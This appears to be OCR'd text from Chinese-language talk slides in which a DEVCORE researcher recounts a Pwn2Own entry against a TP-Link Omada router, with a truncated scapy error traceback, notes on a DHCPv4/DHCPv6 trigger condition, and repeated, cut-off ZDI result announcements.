
2023年10月19日 清晨6:32

有意思噢

你看過凌晨 4 點的松山區嗎

A FEW
MOMENTS LATER

報名截止日倒數 10 小時



```
root@ER605:/lib/netifd/proto#
WARNING: No route found (no default route?)
WARNING: No route found (no default route?)
WARNING: more No route found (no default route?)
Exception in thread Thread-15 (_host_dhcpv4_server):
Traceback (mo
  File "/usr/
    self.run(
  File "/usr/
    self._tar
  File "/medi
    dhcpv4_se
  File "/usr/
    self.snif
  File "/usr/
    sniff(**s
  File "/usr/
    sniffer._
  File "/usr/
    session.o
  File "/usr/
    result =
```

```
    session.on_packet_received(p)
  File "/usr/local/lib/python3.11/dist-packages/scapy/sessions.py", li
    result = self.prn(pkt)
             ^^^^^^^^^^^^^

  File "/usr/local/lib/python3.11/dist-packages/scapy/ansmachine.py",
    self.send_reply(reply)
  File "/usr/local/lib/python3.11/dist-packages/scapy/ansmachine.py",
    self.send_function(reply, **self.optsend)
  File "/usr/local/lib/python3.11/dist-packages/scapy/sendrecv.py", li
    return _send(
           ^^^^^^

  File "/usr/local/lib/python3.11/dist-packages/scapy/sendrecv.py", li
    results = __gen_send(socket, x, inter=inter, loop=loop,
              ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/usr/local/lib/python3.11/dist-packages/scapy/sendrecv.py", li
    s.send(p)
  File "/usr/local/lib/python3.11/dist-packages/scapy/arch/linux.py",
    return SuperSocket.send(self, x)
           ^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/usr/local/lib/python3.11/dist-packages/scapy/supersocket.
    return self.outs.send(sx)
           ^^^^^^^^^^^^^^^^^^
OSError: [Errno 100] Network is down
```

跳出一堆沒看過的錯誤訊息

報名截止日倒數 10 小時

- WAN 端機器要滿足一定條件才會啟動 DHCPv6 Client
- 其中一個條件是需要先收到 DHCPv4 IP
- 原先是**把其他人寫的 DHCPv4 Server 接在 Exploit 當中**
- 臨時修改為**使用其他現成 DHCPv4 Server**
- 再度反覆確認 Exploit 真的穩定了…

DEMO

Activities
Terminal
18 01:48
ubuntu@ubuntu: ~/exp
ubuntu@ubuntu: ~/exp
ubuntu@ubuntu-virtual-machine: ~/exp
ubuntu@ubuntu-virtual-machine: /tmp

```
ubuntu@ubuntu:~/exp$
```

Demo 開始的當下心跳 141


第一次打 Pwn2Own

就在英文交談中直接說 IPv六

是不是搞錯了什麼

DEMO

- 成功一次過 🎉
- 與 ZDI 溝通漏洞細節
- 再接著換跟廠商溝通漏洞細節



SUCCESS - Team ECQ was able to execute a 3-bug chain using an SS
vulnerabilities against the QNAP TS-464. They earn $40,000 and 4 M

SUCCESS - Team Viettel was able to execute a 2-bug chain aga
earn $20,000 and 4 Master of Pwn points.

SUCCESS - STAR Labs SG was able to execute a 2-bug chain in
command injection against the QNAP TS-464. They earn $20,
points.

BUG COLLISION - Thales was able to execute their attack aga
However, the exploit they used was previously known. They still earn $12,500 and 2.5
Master of Pwn points.

SUCCESS - Team ECQ was able to execute a 3-bug chain using an SS

vulnerabilities against the QNAP TS-464. They earn $40,000 and 4 M

SUCCESS - Team Viettel was able to execute a 2-bug chain ag

SUCCESS - A DEVCORE Intern was able to execute a stack overflow attack against the TP-Link Omada Gigabit Router and exploit two bugs in the QNAP TS-464. They earn $50,000 and 10 Master of Pwn points.


BUG COLLISION - Thales was able to execute their attack aga

However, the exploit they used was previously known. They still earn $12,500 and 2.5 Master of Pwn points.

SUCCESS - Team ECQ was abl
vulnerabilities against the QN

SUCCESS - Team Viettel wa

SUCCESS - A DEVCORE attack against the TP-
Link Omada Gigabit Ro 4. They earn $50,000
and 10 Master of Pwn



BUG COLLISION - Thales w
However, the exploit they .5
Master of Pwn points.


原本不是說 Final Stage

是 Canon 的 Printer 嗎?

DEVCORE

Canon Printer

